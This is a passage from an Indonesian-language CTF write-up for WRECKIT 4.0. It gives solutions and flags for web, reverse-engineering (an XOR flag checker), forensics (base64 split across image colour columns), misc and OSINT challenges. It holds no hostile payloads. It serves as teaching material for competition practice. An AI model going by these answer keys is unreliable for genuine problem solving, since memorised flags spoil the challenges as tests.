Masalahnya kalau coba login bakal timeout terus. Jadi sebenarnya ngga bisa login. Jadi saya iseng cari endpoint-endpoint berikutnya, salah satunya ke /flag dan ternyata ada disitu wkwkwk, kemungkinan unintended



Flag: WRECKIT40(1t_I5_n0T_T0_H4rD_Yyy34hh)

Reverse Engineering

REV Free Flag

Diberikan code c berikut.

```c
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76,
41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20, 118,
127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126, 82,
113, 69, 118, 68, 116, 89, 101};
    char inp[100];
    printf("apa flagnya\n");
    scanf("%s", &inp);
    int len = strlen(inp);
    if(len != 54){
        printf("bukan");
        return 0;
    }
    for(int i=0; i<len; i++){
        if(i%2==1 && inp[i] != (c[i] ^ 24)){
            printf("bukan");
            return 0;
        } else if (i%2==0  && inp[i] != (c[i] ^ 32)){
            printf("bukan");
            return 0;
        }
    }
    printf("mantap!!\n");
    return 0;
}
```

Disini bisa dilihat cara kerjanya adalah pertama dicek dulu panjang inputnya adalah 54 atau bukan, jika iya maka akan diXOR input tiap index dengan 24 jika ganjil, atau 32 jika genap lalu dicocokan dengan angka yang ada di array c. Maka bisa dipindah ruas saja, tiap angka yang ada di array c diXOR dengan 24 jika ganjil, atau 32 jika genap dan dijadikan ke bentuk character.

```c
c = [119, 74, 101, 91, 107, ... , 89, 101]
flag = ''
```


```
for i in range(0, 54):
    if i % 2 == 1:
        flag += chr(c[i] ^ 24)
    else:
        flag += chr(c[i] ^ 32)

print(flag)
```

Flag: WRECKIT40{4sl1_b4ng_perm1nt44n_4t4s4n_n3wbi3_friendly}


Forensic

Mixxedup


Diberikan sebuah file c.jpg. Langkah klasik yaitu cek binwalk ternyata ada file dobleh.txt dan flag.png. Bentuk dari flag.png sebagai berikut.



Pusing ya bacanya :")
Jadi saya coba pakai photoshop dan coba pisahkan warna-warnanya.Ternyata warna merah hanya ada tulisan "FAKE FAKE FAKE FAKE FAKE FAKE FAKE FAKE".



Jadi warna merah saya hapus semua dan sisa warna hitam dan putih. Tetap masih sulit dibaca.




Tapi jadi terlihat ada '=' di akhir string, menandakan ini adalah text base64. Karena ini ada 2 tulisan yang numpuk interlace berbeda warna, saya coba pisahkan dulu warna merah, lalu warna putih dan hitam ke file png baru masing-masing.

```
from PIL import Image

img = Image.open('flag.png')

width, height = img.size
byered = Image.new('RGBA', (width, height))

w = 0
for x in range(width):
```

```
    column = img.crop((x, 0, x+1, height))
    if column.getpixel((0, 0)) != (255, 49, 49):
        byered.paste(column, (w, 0))
        w += 1

byered.save('byered.png')
```

```
from PIL import Image

img = Image.open('byered.png')

width, height = img.size
byered = Image.new('RGBA', (width//2, height))

w = 0
for x in range(width):
    column = img.crop((x, 0, x+1, height))
    if column.getpixel((0, 0)) == (255, 255, 255, 255):
    # if column.getpixel((0, 0)) != (255, 255, 255, 255):
        byered.paste(column, (w, 0))
        w += 1

byered.save('byeblack.png')
# byered.save('byewhite.png')
```

Hasilnya seperti ini:



Disini saya agak bingung karena urutannya ngacak. Jadi saya coba satu-satu yang mana yang masih nyambung kalau didecode base64..

```
byeblack:
RkFLRVdSRUN
V1JFQ0tJVDQwe
LSVQ0MEZ
3AxeDNMc19NN
G

byewhite:
szX00zX0Mwb
MOUd7WjBOa
mZ1NTNkXzQ
19IMG5LfQ==
wRH0=

V1JFQ0tJVDQwe 3AxeDNMc19NN G szX00zX0Mwb mZ1NTNkXzQ wRH0=
WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D} [v]

RkFLRVdSRUN LSVQ0MEZ MOUd7WjBOa 19IMG5LfQ==
FAKEWRECKIT40FL9G{Z0Nk_H0nK} [x]
```

Flag: WRECKIT40{p1x3Ls_M4k3_M3_C0nfu53d_40D}

MISC

Welcome


Tinggal submit
Flag: WRECKIT40{J4NG4N_lupa_Absen_YGYGY}

Survey


Tinggal isi surveynya
Flag: WRECKIT40{M4KAS1H_UDAH_I51_SURV3Y_SEM0G4_F1N4L}

Hide and Seek on Zero Day


Disini diberikan sebuah gambar park dan sebuah file secret.txt yang cukup panjang tapi isinya hex semua.
Saat di decode ternyata masih ada encoding lagi jadi harus di decode berkali-kali




Setelah banyak kali di decode dengan beragam macam encoding, kita diberikan sebuah koordinat. Saat di search nanti dapat dilihat koordinat itu di maps.



Didekat koordinat yang diberikan terdapat beberapa park, setelah dijelajahi satu per satu, kita berhasil mendapatkan park yang sama dengan di foto, yaitu Wergu Park



Dari sini karena kita mencari flag jadi saya coba melihat reviews nya, sort dari yang terbaru dan benar saja, flagnya ada disana.



Overview Reviews About

Dwi Astuti
Local Guide · 10 reviews

★★★★★ 11 hours ago NEW

Nice place

Like Share

D

DAW?DAW?DWA?DWA?DWA? ??SNORK??
1 review

★★★★★ a week ago NEW

flag:
0o0o0o0o0o0o0o0o0o0oo0pPpPpPpPpPpPpP5s5s55s5
s5s5s5s5s5s5s5s5s5_Y0u_F1Nd_M3

5 Share

n

nawawi enwe
Local Guide · 59 reviews

★★★★★ a week ago NEW

Flag:
WRECKIT40{0o0o0o0o0o0o0o0o0o0oo0pPpPpPpPpPpPpP5s5s55s5s5s5s5s5s5s5s5s5s5
_Y0u_F1Nd_M3}